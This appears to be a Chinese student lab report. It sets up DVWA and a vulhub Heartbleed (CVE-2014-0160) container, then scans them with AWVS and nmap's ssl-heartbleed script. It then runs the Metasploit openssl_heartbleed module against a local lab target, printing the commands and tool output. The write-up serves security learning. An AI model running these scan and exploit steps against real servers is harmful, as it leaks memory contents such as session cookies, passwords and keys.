
==> /var/log/apache2/error.log <==
[Thu Oct 17 11:46:57.498680 2024] [mpm_prefork:notice] [pid 345] AH00163: Apache
/2.4.25 (Debian) configured -- resuming normal operations
[Thu Oct 17 11:46:57.499454 2024] [core:notice] [pid 345] AH00094: Command line:
'/usr/sbin/apache2'

==> /var/log/apache2/other_vhosts_access.log <==


```

3、配置 DVWA

浏览器访问：<http://127.0.0.1:80>。




点击下方的“Create / Reset Database”按钮。



4、使用 AWVS 进行扫描

添加目标 <http://192.168.80.147:80>，开始扫描。



三、漏洞利用实验

心脏出血是 openssl 库中的一个内存漏洞，攻击者利用这个漏洞可以服务到目标进程内存信息，如其他人的 cookie 等敏感信息。

Heartbleed Bug 是流行的 OpenSSL 加密软件库中的一个严重漏洞。此弱点允许在正常情况下窃取受用于保护 Internet 的 SSL/TLS 加密保护的信息。SSL/TLS 为 Web、电子邮件、即时消息 (IM) 和一些虚拟专用网络 (VPN) 等应用程序提供 Internet 上的通信安全和隐私。

Heartbleed 漏洞允许 Internet 上的任何人读取受 OpenSSL 软件易受攻击版本保护的系统内存。这损害了用于识别服务提供商和加密流量、用户名和密码以及实际内容的密钥。这允许攻击者窃听通信，直接从服务和用户窃取数据，并冒充服务和用户。

(一) 漏洞原理

心脏出血漏洞主要通过攻击这模拟向服务器端发送自己编写的 heartbeat 心跳数据包，主要是 heartbeatmessage 的长度与 payload 的 length 进行匹配，若 payload 长度大于

heartbeatmessage 的 length，则会在服务器返回的 response 响应包中产生数据溢出，造成有数据泄露。

（二）实验环境

攻击机：WIN 10，装有 AWVS 软件；Kali，已配置 nmap 工具；

靶机：Ubuntu 20.04。

（三）实验步骤

1、启动 docker。

```
sudo systemctl start docker
```

```
ubuntu@ubuntu-virtual-machine:~$ sudo systemctl start docker
[sudo] password for ubuntu:
ubuntu@ubuntu-virtual-machine:~$
```

2、进入环境所在目录启动环境。

```
cd /home/ubuntu/Desktop/vulhub-master/openssl/CVE-2014-0160/
```

```
sudo docker-compose up -d
```

```
ubuntu@ubuntu-virtual-machine:~/Desktop/vulhub-master/openssl/CVE-2014-0160$ sudo
o docker-compose up -d
Starting cve-2014-0160_nginx_1 ... done
ubuntu@ubuntu-virtual-machine:~/Desktop/vulhub-master/openssl/CVE-2014-0160$
```


```
sudo docker ps
```

```
ubuntu@ubuntu-virtual-machine:~/Desktop/vulhub-master/openssl/CVE-2014-0160$ sudo docker ps
CONTAINER ID   IMAGE                                COMMAND                  CREATED        STATUS        PORTS
dcabc222fd9c   vulnerables/web-dvwa                "/main.sh"              47 minutes ago Up 47 minutes 0.0.0.0:80->80/tcp, :::80->80/tcp
8c0c891171dc   vulhub/openssl:1.0.1c-with-nginx    "/usr/local/nginx/sbin" 2 years ago    Up 3 minutes 0.0.0.0:8080->80/tcp, :::8080->80/tcp
, 0.0.0.0:8443->443/tcp, :::8443->443/tcp   cve-2014-0160_nginx_1
ubuntu@ubuntu-virtual-machine:~/Desktop/vulhub-master/openssl/CVE-2014-0160$
```

3、打开浏览器输入 <https://192.168.80.147:8443>，出现 Heartbleed Test 说明环境启动成功。



4、在 AWVS 中添加目标 <https://192.168.80.147:8443>，开始扫描，存在 heartbleed 漏洞。



5、在 kali 中，通过 nmap 命令扫描靶机 Ubuntu。

```
nmap -sV -p 8443 --script ssl-heartbleed.nse 192.168.80.147
```

```
(kali@kali)-[~]
└─$ nmap -sV -p 8443 --script ssl-heartbleed.nse 192.168.80.147
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-18 01:51 EDT
Nmap scan report for 192.168.80.147
Host is up (0.0093s latency).

PORT      STATE SERVICE VERSION
8443/tcp  open  ssl/http nginx 1.11.13
|_http-server-header: nginx/1.11.13
|_ssl-heartbleed:
|_  VULNERABLE:
|_  The Heartbleed Bug is a serious vulnerability in the popular OpenSSL cryptographic software library. It allows for stealing information intended to be protected by SSL/TLS encryption.
|_  State: VULNERABLE
|_  Risk factor: High
|_  OpenSSL versions 1.0.1 and 1.0.2-beta releases (including 1.0.1f and 1.0.2-beta1) of OpenSSL are affected by the Heartbleed bug. The bug allows for reading memory of systems protected by the vulnerable OpenSSL versions and could allow for disclosure of otherwise encrypted confidential information as well as the encryption keys themselves.
|_
|_  References:
|_  http://www.openssl.org/news/secadv_20140407.txt
|_  http://cvedetails.com/cve/2014-0160/
|_  https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-0160

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds

(kali@kali)-[~]
└─$
```

6、使用 msf 利用漏洞。

```
msfconsole
```



```
msf6 > search heartbleed

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  auxiliary/server/openssl_heartbeat_client_memory  2014-04-07      normal No      OpenSSL Heartbeat (Heartbleed) Client Memory Exposure
1  auxiliary/scanner/ssl/openssl_heartbleed          2014-04-07      normal Yes     OpenSSL Heartbeat (Heartbleed) Information Leak

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/scanner/ssl/openssl_heartbleed

msf6 > use auxiliary/scanner/ssl/openssl_heartbleed
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > show options

Module options (auxiliary/scanner/ssl/openssl_heartbleed):

Name           Current Setting  Required  Description
-           -
DUMPFILTER     no              yes       Pattern to filter leaked memory before storing
LEAK_COUNT     1              yes       Number of times to leak memory per SCAN or DUMP invocation
MAX_KEYTRIES   50             yes       Max tries to dump key
RESPONSE_TIMEOUT 10            yes       Number of seconds to wait for a server response
RHOSTS         yes            yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT          443            yes       The target port (TCP)
STATUS_EVERY   5              yes       How many retries until key dump status
THREADS        1              yes       The number of concurrent threads (max one per host)
TLS_CALLBACK    None           yes       Protocol to use, "None" to use raw TLS sockets (Accepted: None, SMTP, IMAP, JABBER, POP3, FTP, POSTGRES)
TLS_VERSION    1.0            yes       TLS/SSL version to use (Accepted: SSLv3, 1.0, 1.1, 1.2)

Auxiliary action:

Name  Description
-    -
SCAN  Check hosts for vulnerability

msf6 auxiliary(scanner/ssl/openssl_heartbleed) > █
```

8、设置靶机地址 RHOSTS 和靶机端口号 RPORT，同时设置 verbose 以看到泄露的信息。

```
set RHOSTS 192.168.80.147
```

```
set RPORT 8443
```

```
set verbose true
```

```
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RHOSTS 192.168.80.147
RHOSTS => 192.168.80.147
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set RPORT 8443
RPORT => 8443
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > set verbose true
verbose => true
msf6 auxiliary(scanner/ssl/openssl_heartbleed) > █
```

9、exploit，可以看到泄露的数据，漏洞利用成功。

```
exploit
```

[illegible]

四、总结及问题

(一) 总结

通过本次实验学会了 nmap 的使用并且了解了对主机进行 ping 扫描、端口扫描、操作系统扫描、主机全面扫描、漏洞扫描的扫描原理；掌握了用 AWVS 软件对靶机进行扫描；利用 Heartbleed Bug 查看目标进程泄露的数据。

（二）问题及解决

1、问题

（1）拉取 DVWA 镜像时，尝试了许多 docker 源依旧无法成功拉取。

（2）使用 AWVS 时，一直无法连接到靶机，无法进行扫描。

2、解决

（1）参考 <https://blog.csdn.net/yj2094632273/article/details/142927375>，把其他人打包好的镜像下载了之后，移动到虚拟机本地之后再 load。

（2）发现 ping 靶机也无法 ping 通，后来更改靶机的网络适配器为 NAT 模式，扫描成功。